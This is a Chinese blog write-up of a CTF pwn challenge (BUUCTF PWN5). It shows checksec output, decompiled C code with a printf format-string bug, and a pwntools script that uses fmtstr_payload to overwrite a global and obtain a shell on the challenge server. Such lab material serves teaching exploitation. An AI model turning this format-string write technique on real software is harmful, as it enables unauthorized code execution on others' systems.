
buuctf [第五空间2019 决赛]PWN5 writeup

原创

胡胡同志要加油 于 2022-01-16 22:51:23 发布 1695 收藏
分类专栏： pwn题解 文章标签： 安全 pwn



一、题目速阅

拿到题目，进行check

```
┌──(kali㉿kali)-[~/Desktop/prac]
└─$ checksec pwn
[*] '/home/kali/Desktop/prac/pwn'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

CSDN @胡胡同志要加油

得到信息，可知开启了金丝雀，32位 IDA进行反编译：

```
1  int __cdecl main(int a1)
2  {
3    unsigned int v1; // eax
4    int result; // eax
5    int fd; // [esp+0h] [ebp-84h]
6    char nptr[16]; // [esp+4h] [ebp-80h] BYREF
7    char buf[100]; // [esp+14h] [ebp-70h] BYREF
8    unsigned int v6; // [esp+78h] [ebp-Ch]
9    int *v7; // [esp+7Ch] [ebp-8h]
10
11   v7 = &a1;
12   v6 = __readgsdword(0x14u);
13   setvbuf(stdout, 0, 2, 0);
14   v1 = time(0);
15   srand(v1);
16   fd = open("/dev/urandom", 0);
17   read(fd, &dword_804C044, 4u);
18   printf("your name:");
19   read(0, buf, 0x63u);
20   printf("Hello,");
21   printf(buf);
22   printf("your passwd:");
23   read(0, nptr, 0xFu);
24   if ( atoi(nptr) == dword_804C044 )
25   {
26     puts("ok!!");
27     system("/bin/sh");
28   }
29   else
30   {
31     puts("fail");
32   }
33   result = 0;
34   if ( __readgsdword(0x14u) != v6 )
35     sub_80493D0();
36   return result;
37 }
```


CSDN @胡胡同志要加油

题目分析：该题逻辑是将dword_804C044中值与第二次输入的passwd进行校对，如果相等则执行system("/bin/sh")，确认payload目标：使第二次值相等，而可以看到printf中有格式化字符串，根据此构建payload。

二、知识要点

格式化字符串漏洞：

利用常用方式检索字符在栈上偏移量：



如图所示，41414141即AAAA，可以看到距离AAAA偏移10位

可以根据此将指定dword_804C044地址写入想要的值，然后在第二次的passwd验证中发送该值验证。

三、题解payload

```
from pwn import *

sh = remote('node4.buuoj.cn', 29862)
context.log_level = 'debug'
target_addr = 0x804C044
payload = fmtstr_payload(10, {target_addr: 0x1})
sh.sendline(payload)
sh.sendline(str(0x1))
sh.interactive()
```